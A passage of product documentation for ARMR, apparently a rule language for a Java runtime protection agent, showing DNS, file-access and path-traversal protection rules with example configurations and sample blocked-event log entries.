JULY CPU|2019 JULY CPU|2.3|CVE-2019-2769 :01|Link Rule|Low|outcome=success pro-
cid=52928 dvchost=localhost.localdomain rt=Mar 10 2020 14:51:34.494 +0000 appVer-
sion=1
```

## Limiting ARMR rules to specific Operating Systems

Additionally, each ARMR rule can be restricted to run on specific operating systems. This is particularly useful for security protections that are OS-dependent (e.g. file reads and writes) and allows for large-scale deployments of whole policies with ARMR Mods that target different Operating Systems. It also notifies agents of whether the rule is applicable and should be applied to the OS that it is currently running on.

To enable the OS constraint, pass the OS name, or a comma-separated list of names, as an argument to the rule. Examples:

- `rule(”my_rule”, os: [windows]):`
- `rule(“my_rule2”, os: [linux, solaris]):`

The valid constants are:

- windows
- linux
- aix
- solaris
- any

When the ARMR Mod is loaded, if it does not satisfy the OS constraint, a log-entry such as the following will be produced:

```
<14>1 2020-07-10T11:12:06.213Z I-dev05 java 91730 - -
CEF:0|ARMR:CVE-2019-2933|CVE-2019-2933|2.3|CVE-2019-2933 :04|Load Rule|Low|rt=Jul
10 2020 11:12:06.213 +0100 dvchost=I-dev05 procid=91730 outcome=failure reason=rule
is not applicable to the currently running operating system appVersion=1
```

Version: 2.8

# ARMR Rules and Compatibility Matrix

This section contains a detailed description of each ARMR rule type and how to configure it.

Below is a table outlining the compatibility of each ARMR version with the minimum supported Java Agent, .NET Agent and Portal versions.

| ARMR | JAVA Agent | .NET Classic Agent | .NET Core Agent | Portal |
|---|---|---|---|---|
| 2.8 | 23.1.0+ | Not supported | Not supported | Not supported |
| 2.7 | 23.0.0+ | Not supported | Not supported | Supported |
| 2.6 | 22.4.0+ | Not supported | Not supported | Supported |
| 2.5 | 22.3.0+, 22.0.3 | Not supported | 3.0.0 | Supported |
| 2.4 | 22.1.0+ | Not supported | 3.0.0 | Supported |
| 2.3 | 21.0.0+ | Not supported | 3.0.0 | Supported |
| 2.2 | 19.0.0+ | 4.2.0+ | 3.0.0 | Supported |

Version: 2.8

# ARMR DNS Rule

## Overview

The DNS security rule provides the ability to log and restrict DNS lookups performed by any application running on the Java Virtual Machine. By restricting DNS lookups to known and trusted domains, abuse of the DNS service can be prevented.

The DNS rule begins with a `dns` keyword and ends with an `enddns` keyword, it must contain the rule name as a parameter and this is an arbitrary string, hence it needs to be surrounded with double-quotes.

The rule cannot contain duplicate statements, however multiple `dns` rules are allowed in the same ARMR application, and the order of statements inside the `dns` rule does not matter.

## Given (Condition)

| | |
|---|---|
| lookup | The `lookup` takes a single parameter (string literal) where valid values are a quoted-hostname, a quoted-IPv4 address, or the constant `any` indicating any hostname or IPv4 address.<br><br>Examples:<br>- `lookup("example.org")`<br>- `lookup("127.0.0.1")`<br>- `lookup(any)`<br><br>IPv6 addresses are not currently supported. |

---

```
lookup("example.org")
lookup("127.0.0.1")
lookup(any)
```

## Then (Action)

An Action accepts a `message` as its parameter.

An action may, optionally, specify a severity. The value of `severity` may be an integer in the range of 0-10(0 is the lowest level and 10 is the highest level) or one of `Low`, `Medium`, `High` or `Very-High`(case insensitive). The default severity is unknown.

| | |
|---|---|
| protect | The DNS lookup is not allowed to proceed.If configured, a log message is generated with details of the event. |
| detect | Monitoring mode: the application behaves as normal, the DNS lookup is allowed to proceed.If configured, a log message is generated detailing that the agent has detected an attempt to carry out a DNS lookup.A log message **must** be specified with this action. |
| allow | Can be used to allow specific IP addresses/hostnames to be looked up without being blocked by other DNS rule(s). |

---

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

## Examples

DNS rule with quoted-hostname.

```
app("DNS lookup mod"):
    requires(version: ARMR/2.8)
    dns("Blocking address resolution for example.org"):
        lookup("example.org")
        protect(message: "dns lookup occurred for example.org", severity: 8)
    enddns
endapp
```

DNS rule with quoted-IPv4 address.

```
app("DNS lookup mod"):
    requires(version: ARMR/2.8)
    dns("Detecting address resolution for localhost"):
        lookup("127.0.0.1")
        detect(message: "dns lookup event", severity: 6)
    enddns
endapp
```

DNS rule with the constant `any`.

```
app("DNS lookup mod"):
    requires(version: ARMR/2.8)
    dns("Detecting address resolution for any host/ip"):
        lookup(any)
        detect(message: "dns lookup event", severity: 4)
    enddns
endapp
```

### Logging

A log entry similar to the following is generated when the below `dns` rules identify a DNS lookup:

```
<10>1 2021-03-22T12:58:06.136Z userX_system java 17522 - - CEF:0|ARMR:Walter|Wal-
ter|2.8|DNS Test App detect|Execute Rule|High|rt=Mar 22 2021 12:58:06.135 +0000 dv-
chost=jenkins-qa-slave-centos.aws.example.org procid=17522 appVersion=1 rule-
Type=dns securityFeature=dns act=detect msg=Walter hostname=example.org
```

## Further Examples

DNS rule with the stacktrace also logged.

```
app("DNS lookup mod"):
    requires(version: ARMR/2.8)
    dns("Detecting address resolution for localhost"):
        lookup(any)
        protect(message: "dns lookup event", severity: 9, stacktrace: "full")
    enddns
endapp
```

## Logging

```
<10>1 2021-04-01T12:31:39.637+01:00 userX_system java 174476 - - CEF:0|ARMR:Wal-
ter|Walter|2.8|DNS Test App protect|Execute Rule|High|rt=Apr 01 2021 12:31:39.636
+0100 dvchost=ckang-XPS-15-9570 procid=174476 appVersion=1 ruleType=dns securi-
tyFeature=dns act=protect msg=dns lookup event
stacktrace=walter.apps.DNSLookupApp.main(Container-1)(DNSLookupApp.ja-
va:94)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.re-
flect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\njava.lang.Thread.run(Con-
tainer-1)(Thread.java:876)\njava.lang.Thread.begin(Container-1)(Thread.ja-
va:897)\njava.lang.Thread.invokeRun(Container-1)(Thread.java:883)\nja-
va.lang.Thread$ThreadHandler.invokeRun(Container-1)(Thread.java:55) hostname=al-
to.aws.example.org
```

Version: 2.8

# File I/O Security Feature

## Overview

**File operations**, such as opening for reading or writing, modifying file attributes (such as last modified dates, etc.), can be controlled using the ARMR `filesystem` rule.

Some high-level examples of rules are:

- Log a warning upon writing to any file
- Allow / deny creation of new files in certain directories
- Disallow writing to, or modification of, JAR files
- Protect arbitrary files or directories from modification (for example, based on file extension, such as .rules and .xml files)

## When (Event)

To control read and write access to files using the ARMR `filesystem` rule, the user can specify either the `read` or `write` declaration, respectively.

> **WARNING**
>
> The user must specify either the `read` or the `write` declaration.

A parameter must be supplied to the `read` or `write` declaration to determine the files and / or directories that the ARMR `filesystem` rule will control access to.

> **INFO**
>
> Both Unix and Windows filesystem paths are supported

This parameter takes the form of a list of one or more quoted-strings indicating specifically targeted files/directories.

Each string represented in the parameter can be:

- a single file or directory name - the agent will control access to any file or directory on the filesystem that matches the given name

- an absolute path to a specific file or directory

The wildcard character (*) is supported anywhere in the file name or path:

- only one wildcard character can be used with each path
- if used at the end of a file path, the wildcard will represent all files and sub-directories recursively
- this is equivalent to the file path simply ending with a file separator
- if used in the middle of a file path, the wildcard will represent a single level of directories only
- the wildcard can be used to specify all files with a specific prefix
- the wildcard character specified on its own represents all files and directories on the filesystem

## Then (Action)

There are three supported actions for the ARMR `filesystem` rule: `protect`, `detect` and `allow`.

| | |
|---|---|
| protect | All attempts to read from or write to a protected file are blocked. If configured, a log message is generated with details of the event. |
| detect | Monitoring mode: the application behaves as normal.A log message is generated with details of all attempts to read from or write to a protected file.A log message **must** be specified with this action. |
| allow | Can be used to allow access to specific files or directories under a parent directory that is covered by an ARMR `filesystem` rule in `protect` mode. |

---

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

## Examples

All examples of the ARMR `filesystem` rule are given for both Unix and Windows style filesystem paths, where appropriate.

In the following example, we define an ARMR `filesystem` rule that protects all files in a specific directory from being read.

Unix

```
app("File read protect mod"):
  requires(version: ARMR/2.8)
  filesystem("Protect read access in specific directory"):
    read("/tmp/*")
    protect(message: "Unauthorized file read blocked", severity: 8)
  endfilesystem
endapp
```

Windows

```
app("File read protect mod"):
  requires(version: ARMR/2.8)
  filesystem("Protect read access in specific directory"):
    read("C:\\Windows\\*")
    protect(message: "Unauthorized file read blocked", severity: 8)
  endfilesystem
endapp
```

Specifying `read("/tmp/")` and `read("C:\\Windows\\")` would be functionally equivalent `read` declarations in the above two mods, respectively.

## Logging

```
<10>1 2021-03-29T11:59:25.147+01:00 userX_system java 15891 - - CEF:0|ARMR:File
read protect mod|File read protect mod|2.8|Protect read access in specific directo-
ry|Execute Rule|High|rt=Mar 29 2021 11:59:25.146 +0100 dvchost=userX_system pro-
cid=15891 appVersion=1 ruleType=filesystem securityFeature=filesystem read act=pro-
tect msg=Unauthorized file read blocked path=/tmp/somefile.txt
```

```
<10>1 2021-03-29T11:57:23.337+01:00 userX_system java 14223 - - CEF:0|ARMR:File
read protect mod|File read protect mod|2.8|Protect read access in specific directo-
ry|Execute Rule|High|rt=Mar 29 2021 11:57:23.337 +0100 dvchost=userX_system pro-
cid=14223 appVersion=1 ruleType=filesystem securityFeature=filesystem read act=pro-
tect msg=Unauthorized file read blocked path=C:\\Windows\\somefile.txt
```

# Further Examples

**As above, with the stacktrace also logged**

Unix

```
app("File read protect mod - with stacktrace"):
  requires(version: ARMR/2.8)
  filesystem("Protect read access in specific directory"):
    read("/tmp/*")
    protect(message: "Unauthorized file read blocked", severity: 8, stacktrace:
"full")
  endfilesystem
endapp
```

Windows

```
app("File read protect mod - with stacktrace"):
  requires(version: ARMR/2.8)
  filesystem("Protect read access in specific directory"):
    read("C:\\Windows\\*")
    protect(message: "Unauthorized file read blocked", severity: 8, stacktrace:
"full")
  endfilesystem
endapp
```

## Logging

```
<10>1 2021-03-29T12:05:25.019+01:00 userX_system java 15891 - - CEF:0|ARMR:File
read protect mod - with stacktrace|File read protect mod - with stacktrace|2.8|Pro-
tect read access in specific directory|Execute Rule|High|rt=Mar 29 2021
12:05:25.019 +0100 dvchost=userX_system procid=15891 appVersion=1 ruleType=filesys-
tem securityFeature=filesystem read act=protect msg=Unauthorized file read blocked
stacktrace=java.util.Scanner.<init>(Scanner.java:611)\noceanic.spiracle.file.File-
Servlet.readFile(FileServlet.java:109)\noceanic.spiracle.file.File-
Servlet.read(FileServlet.java:90)\noceanic.spiracle.file.FileServlet.exe-
cuteRequest(FileServlet.java:71)\noceanic.spiracle.file.FileServlet.doPost(File-
Servlet.java:60)\njavax.servlet.http.HttpServlet.service(HttpServlet.ja-
va:650)\njavax.servlet.http.HttpServlet.service(HttpServlet.java:731)\nsun.re-
flect.GeneratedMethodAccessor32.invoke(Unknown Source)\nsun.reflect.Delegating-
MethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.catalina.core.ApplicationFilter-
Chain.internalDoFilter(ApplicationFilterChain.java:303)\norg.apache.catali-
na.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.ja-
va:208)\norg.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.ja-
va:52)\nsun.reflect.GeneratedMethodAccessor46.invoke(Unknown Source)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catali-
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-
terChain.java:208)\norg.apache.catalina.core.StandardWrapperValve.invoke(Standard-
WrapperValve.java:218)\norg.apache.catalina.core.StandardContextValve.invoke(Stan-
dardContextValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.in-
voke(AuthenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.in-
voke(StandardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.in-
voke(ErrorReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.in-
voke(AccessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-
```

```
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Abstrac-
tHttp11Processor.process(AbstractHttp11Processor.java:1082)\norg.apache.coyote.Ab-
stractProtocol$AbstractConnectionHandler.process(AbstractProtocol.ja-
va:623)\norg.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.ja-
va:316)\njava.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.ja-
va:1149)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-
va:624)\norg.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(Task-
Thread.java:61)\njava.lang.Thread.run(Thread.java:748) path=/tmp/somefile.txt
```

```
<10>1 2021-03-29T12:55:25.034+01:00 userX_system java 14222 - - CEF:0|ARMR:File
read protect mod - with stacktrace|File read protect mod - with stacktrace|2.8|Pro-
tect read access in specific directory|Execute Rule|High|rt=Mar 29 2021
12:55:25.034 +0100 dvchost=userX_system procid=14222 appVersion=1 ruleType=filesys-
tem securityFeature=filesystem read act=protect msg=Unauthorized file read blocked
stacktrace=java.util.Scanner.<init>(Scanner.java:611)\noceanic.spiracle.file.File-
Servlet.readFile(FileServlet.java:109)\noceanic.spiracle.file.File-
Servlet.read(FileServlet.java:90)\noceanic.spiracle.file.FileServlet.exe-
cuteRequest(FileServlet.java:71)\noceanic.spiracle.file.FileServlet.doPost(File-
Servlet.java:60)\njavax.servlet.http.HttpServlet.service(HttpServlet.ja-
va:650)\njavax.servlet.http.HttpServlet.service(HttpServlet.java:731)\nsun.re-
flect.GeneratedMethodAccessor32.invoke(Unknown Source)\nsun.reflect.Delegating-
MethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.catalina.core.ApplicationFilter-
Chain.internalDoFilter(ApplicationFilterChain.java:303)\norg.apache.catali-
na.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.ja-
va:208)\norg.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.ja-
va:52)\nsun.reflect.GeneratedMethodAccessor46.invoke(Unknown Source)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catali-
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-
terChain.java:208)\norg.apache.catalina.core.StandardWrapperValve.invoke(Standard-
WrapperValve.java:218)\norg.apache.catalina.core.StandardContextValve.invoke(Stan-
dardContextValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.in-
voke(AuthenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.in-
voke(StandardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.in-
voke(ErrorReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.in-
voke(AccessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Abstrac-
tHttp11Processor.process(AbstractHttp11Processor.java:1082)\norg.apache.coyote.Ab-
stractProtocol$AbstractConnectionHandler.process(AbstractProtocol.ja-
va:623)\norg.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.ja-
va:316)\njava.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.ja-
va:1149)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-
va:624)\norg.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(Task-
Thread.java:61)\njava.lang.Thread.run(Thread.java:748) path=C:\\Windows\\some-
file.txt
```

### Prevent reading any file

```
app("File read protect mod - wildcard all"):
  requires(version: ARMR/2.8)
  filesystem("Protect all read access"):
    read("*")
    protect(message: "Unauthorized file read blocked", severity: 8)
  endfilesystem
endapp
```

**Prevent writing to any file**

```
app("File write protect mod - wildcard all"):
  requires(version: ARMR/2.8)
  filesystem("Protect all write access"):
    write("*")
    protect(message: "Unauthorized file write blocked", severity: 8)
  endfilesystem
endapp
```

**Prevent reading specific files**

Unix

```
app("File read protect mod - specific files"):
  requires(version: ARMR/2.8)
  filesystem("Protect read access to specific files"):
    read("/tmp/somefile.txt", "/tmp/somefile2.txt")
    protect(message: "Unauthorized file read blocked", severity: 8)
  endfilesystem
endapp
```

Windows

```
app("File read protect mod - specific files"):
  requires(version: ARMR/2.8)
  filesystem("Protect read access to specific files"):
    read("C:\\Windows\\somefile.txt", "C:\\Windows\\somefile2.txt")
    protect(message: "Unauthorized file read blocked", severity: 8)
  endfilesystem
endapp
```

**Detect attempts to write to a particular directory**

Unix

```
app("File write detect mod - particular directory"):
  requires(version: ARMR/2.8)
  filesystem("Detect write operations"):
    write("/tmp/")
    detect(message: "Unauthorized file write detected", severity: 5)
  endfilesystem
endapp
```

Windows

```
app("File write detect mod - particular directory"):
  requires(version: ARMR/2.8)
  filesystem("Detect write operations"):
    write("C:\\Windows\\")
    detect(message: "Unauthorized file write detected", severity: 5)
  endfilesystem
endapp
```

**Detect reading of any file with a specific name**

```
app("File read detect mod - specific filename"):
  requires(version: ARMR/2.8)
  filesystem("Detect read of a file with a specific name"):
    read("somefile.txt")
    detect(message: "Unauthorized file read detected", severity: 5)
  endfilesystem
endapp
```

**Prevent writing to any file where the filename ends with a specific string**

```
app("File write protect mod - file extension"):
  requires(version: ARMR/2.8)
  filesystem("Protect write access to .txt files"):
    write("*.txt")
    protect(message: "Unauthorized file write blocked", severity: 8)
  endfilesystem
endapp
```

**Prevent reading any file of a given name in any immediate sub-directories of a particular directory**

Unix

```
app("File read protect mod"):
  requires(version: ARMR/2.8)
  filesystem("Protect read access"):
    read("/tmp/*/somefile.txt")
    protect(message: "Unauthorized file read blocked", severity: Medium)
  endfilesystem
endapp
```

Windows

```
app("File read protect mod"):
  requires(version: ARMR/2.8)
  filesystem("Protect read access"):
    read("C:\\Windows\\*\\somefile.txt")
    protect(message: "Unauthorized file read blocked", severity: Medium)
  endfilesystem
endapp
```

**Prevent reading of all files in a directory, but allow reading of a specific file in this directory**

Unix

```
app("File read controls"):
  requires(version: ARMR/2.8)

  filesystem("Protect read access to files in /tmp"):
    read("/tmp/")
    protect(message: "Unauthorized file read blocked", severity: High)
  endfilesystem

  filesystem("Allow read access to /tmp/somefile.txt"):
    read("/tmp/somefile.txt")
    allow(message: "Read access to /tmp/somefile.txt allowed", severity: Medium)
  endfilesystem

endapp
```

Windows

```
app("File read controls"):
  requires(version: ARMR/2.8)

  filesystem("Protect read access to files in C:\\Windows"):
    read("C:\\Windows\\")
    protect(message: "Unauthorized file read blocked", severity: High)
  endfilesystem

  filesystem("Allow read access to C:\\Windows\somefile.txt"):
    read("C:\\Windows\\somefile.txt")
    allow(message: "Read access to C:\\Windows\somefile.txt allowed", severity:
```

```
Medium)
  endfilesystem

endapp
```

Version: 2.8

# Path Traversal Security Feature

## Overview

An application is vulnerable to **Path Traversal** (also known as Directory Traversal) attacks when unvalidated or unsanitized user input is used to construct a path that is intended to identify a file or directory located underneath a restricted parent directory. For such an application, the user can construct a path name that traverses the file system to a location outside the scope of the restricted parent directory.

There are two types of Path Traversal attacks:

- Relative Path Traversal
- Absolute Path Traversal

Path Traversal vulnerabilities are covered by CWE-22. Specifically, Relative Path Traversal is covered by CWE-23 and Absolute Path Traversal is covered by CWE-36.

The Path Traversal rule can be used to protect against both relative and absolute path traversal attacks. That is:

- Protect against file operations where a user-constructed path allows the user to traverse back to the parent path.
- Protect against file operations where a user-constructed path allows the user to specify an absolute path to a file or a directory.

## Given (Condition)

The Path Traversal security feature is enabled using the ARMR `filesytem` rule. With this rule the user can specify a single condition - `input`.

| | |
|---|---|
| input | This allows the user to specify the source of the untrusted data. The following three sources are supported:- `http` data introduced via HTTP/HTTPS requests |

---

- `database` data introduced via JDBC connections

- `deserialization` data introduced via Java or XML deserializationThe rule will trigger if the source of the untrusted data matches that specified in the rule.If no value is specified then a default value of `http` is used.An exception will be thrown if an unsupported value is provided. |

This rule provides protection **only** when user input is received via an API that is enabled in the `input` declaration of the rule.

## When (Event)

| | |
|---|---|
| traversal | This is a mandatory condition that allows the user to specify the type of path traversal protection to enable. The following protection types are supported:- `relative` |

---

- `absolute`Each rule may contain a single protection type.If no value is specified then by default protection will be enabled for **both** `relative` and `absolute` path traversal attacks. |

## Then (Action)

| | |
|---|---|
| protect | Path traversal attacks are blocked by the agent.If configured, a log message is generated with details of the event. |
| detect | Monitoring mode: the application behaves as normal. Path Traversal attacks are allowed by the agent.If configured, a log message is generated with details of the event.A log message must be specified with this action. |

---

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

## Example

The following `filesystem` rule is used to protect an application from both relative and absolute path traversal attacks.

The `input` declaration is satisfied when the untrusted data originates from an HTTP/HTTPS request. Since no value is specified inside the `traversal` declaration, the rule will trigger when the resulting path either allows the user to traverse back to the parent path, or to specify an absolute path to a file or a directory.

An action of `protect` is defined to ensure that the agent blocks such requests. A log message and severity are both specified which will be included in any generated log entries if an attack is detected.

```
app("Path Traversal mod"):
  requires(version: ARMR/2.8)
  filesystem("Protect against relative and absolute path traversal attacks"):
    input(http)
    traversal()
    protect(message: "Path Traversal attack blocked", severity: 8)
  endfilesystem
endapp
```

## Logging

When the above `filesystem` rule is triggered a log entry similar to the following is generated:

- relative

```
<10>1 2021-03-30T17:31:15.236+01:00 userX_system java 32008 - -
CEF:0|ARMR:Path Traversal mod|Path Traversal mod|2.8|Protect against rela-
tive and absolute path traversal attacks|Execute Rule|High|rt=Mar 30 2021
17:31:15.234 +0100 dvchost=userX_system procid=32008 appVersion=1 rule-
Type=filesystem securityFeature=filesystem path traversal act=protect
msg=Path Traversal attack blocked path=/tmp/tomcat/webapps/spiracle/path-
Traversal/testFilesParent/testFilesChild/../TestFile httpSession-
Id=3153E581A645E2A54D3C12D3928473BC taintSource=HTTP_SERVLET httpReques-
tUri=/spiracle/FileServlet01 internalHttpRequestUri=/spiracle/FileServlet01
httpCookies=JSESSIONID\=3153E581A645E2A54D3C12D3928473BC remoteIpAd-
dress=0:0:0:0:0:0:0:1
```

- absolute

```
<10>1 2021-03-30T17:32:30.903+01:00 userX_system java 32008 - -
CEF:0|ARMR:Path Traversal mod|Path Traversal mod|2.8|Protect against rela-
tive and absolute path traversal attacks|Execute Rule|High|rt=Mar 30 2021
17:32:30.903 +0100 dvchost=userX_system procid=32008 appVersion=1 rule-
Type=filesystem securityFeature=filesystem path traversal act=protect
msg=Path Traversal attack blocked path=/tmp/somefile.txt httpSession-
Id=3153E581A645E2A54D3C12D3928473BC taintSource=HTTP_SERVLET httpReques-
tUri=/spiracle/FileServlet03 internalHttpRequestUri=/spiracle/FileServlet03
httpCookies=JSESSIONID\=3153E581A645E2A54D3C12D3928473BC remoteIpAd-
dress=0:0:0:0:0:0:0:1
```

# Further Examples

The following mod is the same as the previous example, with the stacktrace also logged:

```
app("Path Traversal mod - with stacktrace"):
  requires(version: ARMR/2.8)
  filesystem("Protect against relative and absolute path traversal attacks"):
    input(http)
    traversal()
    protect(message: "Path Traversal attack blocked", severity: 8, stacktrace:
"full")
  endfilesystem
endapp
```

## Logging

When the above `filesystem` rule is triggered a log entry similar to the following is generated:

- relative

```
<10>1 2021-04-01T11:37:24.203+01:00 userX_system java 25024 - -
CEF:0|ARMR:Path Traversal mod - with stacktrace|Path Traversal mod - with
stacktrace|2.8|Protect against relative and absolute path traversal at-
tacks|Execute Rule|High|rt=Apr 01 2021 11:37:24.201 +0100 dv-
chost=userX_system procid=25024 appVersion=1 ruleType=filesystem securi-
tyFeature=filesystem path traversal act=protect msg=Path Traversal attack
blocked stacktrace=oceanic.spiracle.path_traversal.FileServlet01.do-
Post(FileServlet01.java:71)\njavax.servlet.http.HttpServlet.ser-
vice(HttpServlet.java:650)\njavax.servlet.http.HttpServlet.ser-
vice(HttpServlet.java:731)\nsun.reflect.NativeMethodAccessorImpl.in-
voke0(Native Method)\nsun.reflect.NativeMethodAccessorImpl.invoke(Na-
tiveMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethodAccessorIm-
pl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.catalina.core.Application-
FilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:303)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(Applica-
tionFilterChain.java:208)\norg.apache.tomcat.websocket.server.WsFil-
ter.doFilter(WsFilter.java:52)\nsun.reflect.NativeMethodAccessorImpl.in-
voke0(Native Method)\nsun.reflect.NativeMethodAccessorImpl.invoke(Na-
tiveMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethodAccessorIm-
pl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.catalina.core.Application-
FilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(Applica-
tionFilterChain.java:208)\norg.apache.catalina.core.StandardWrapper-
Valve.invoke(StandardWrapperValve.java:218)\norg.apache.catalina.core.Stan-
dardContextValve.invoke(StandardContextValve.java:122)\norg.apache.catali-
na.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.ja-
va:505)\norg.apache.catalina.core.StandardHostValve.invoke(StandardHost-
Valve.java:169)\norg.apache.catalina.valves.ErrorReportValve.invoke(Error-
```

```
ReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.invoke(Ac-
cessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Ab-
stractHttp11Processor.process(AbstractHttp11Processor.ja-
va:1082)\norg.apache.coyote.AbstractProtocol$AbstractConnectionHan-
dler.process(AbstractProtocol.java:623)\norg.apache.tomcat.util.net.JIoEnd-
point$SocketProcessor.run(JIoEndpoint.java:318)\njava.util.concur-
rent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149)\nja-
va.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-
va:624)\norg.apache.tomcat.util.threads.TaskThread$Wrappin-
gRunnable.run(TaskThread.java:61)\njava.lang.Thread.run(Thread.java:748)
path=/tmp/tomcat/webapps/spiracle/pathTraversal/testFilesParent/test-
FilesChild/../TestFile httpSessionId=2912BD6B199C8B891244E63DC7DBCDE3
taintSource=HTTP_SERVLET httpRequestUri=/spiracle/FileServlet01 internal-
HttpRequestUri=/spiracle/FileServlet01 httpCookies=JSESSION-
ID\=2912BD6B199C8B891244E63DC7DBCDE3 remoteIpAddress=0:0:0:0:0:0:0:1
```

- absolute

```
<10>1 2021-04-01T12:02:26.629+01:00 userX_system java 25024 - -
CEF:0|ARMR:Path Traversal mod - with stacktrace|Path Traversal mod - with
stacktrace|2.8|Protect against relative and absolute path traversal at-
tacks|Execute Rule|High|rt=Apr 01 2021 12:02:26.627 +0100 dv-
chost=userX_system procid=25024 appVersion=1 ruleType=filesystem securi-
tyFeature=filesystem path traversal act=protect msg=Path Traversal attack
blocked stacktrace=oceanic.spiracle.path_traversal.FileServlet03.do-
Post(FileServlet03.java:68)\njavax.servlet.http.HttpServlet.ser-
vice(HttpServlet.java:650)\njavax.servlet.http.HttpServlet.ser-
vice(HttpServlet.java:731)\nsun.reflect.NativeMethodAccessorImpl.in-
voke0(Native Method)\nsun.reflect.NativeMethodAccessorImpl.invoke(Na-
tiveMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethodAccessorIm-
pl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.catalina.core.Application-
FilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:303)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(Applica-
tionFilterChain.java:208)\norg.apache.tomcat.websocket.server.WsFil-
ter.doFilter(WsFilter.java:52)\nsun.reflect.NativeMethodAccessorImpl.in-
voke0(Native Method)\nsun.reflect.NativeMethodAccessorImpl.invoke(Na-
tiveMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethodAccessorIm-
pl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.catalina.core.Application-
FilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(Applica-
tionFilterChain.java:208)\norg.apache.catalina.core.StandardWrapper-
Valve.invoke(StandardWrapperValve.java:218)\norg.apache.catalina.core.Stan-
dardContextValve.invoke(StandardContextValve.java:122)\norg.apache.catali-
na.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.ja-
va:505)\norg.apache.catalina.core.StandardHostValve.invoke(StandardHost-
Valve.java:169)\norg.apache.catalina.valves.ErrorReportValve.invoke(Error-
ReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.invoke(Ac-
cessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Ab-
stractHttp11Processor.process(AbstractHttp11Processor.ja-
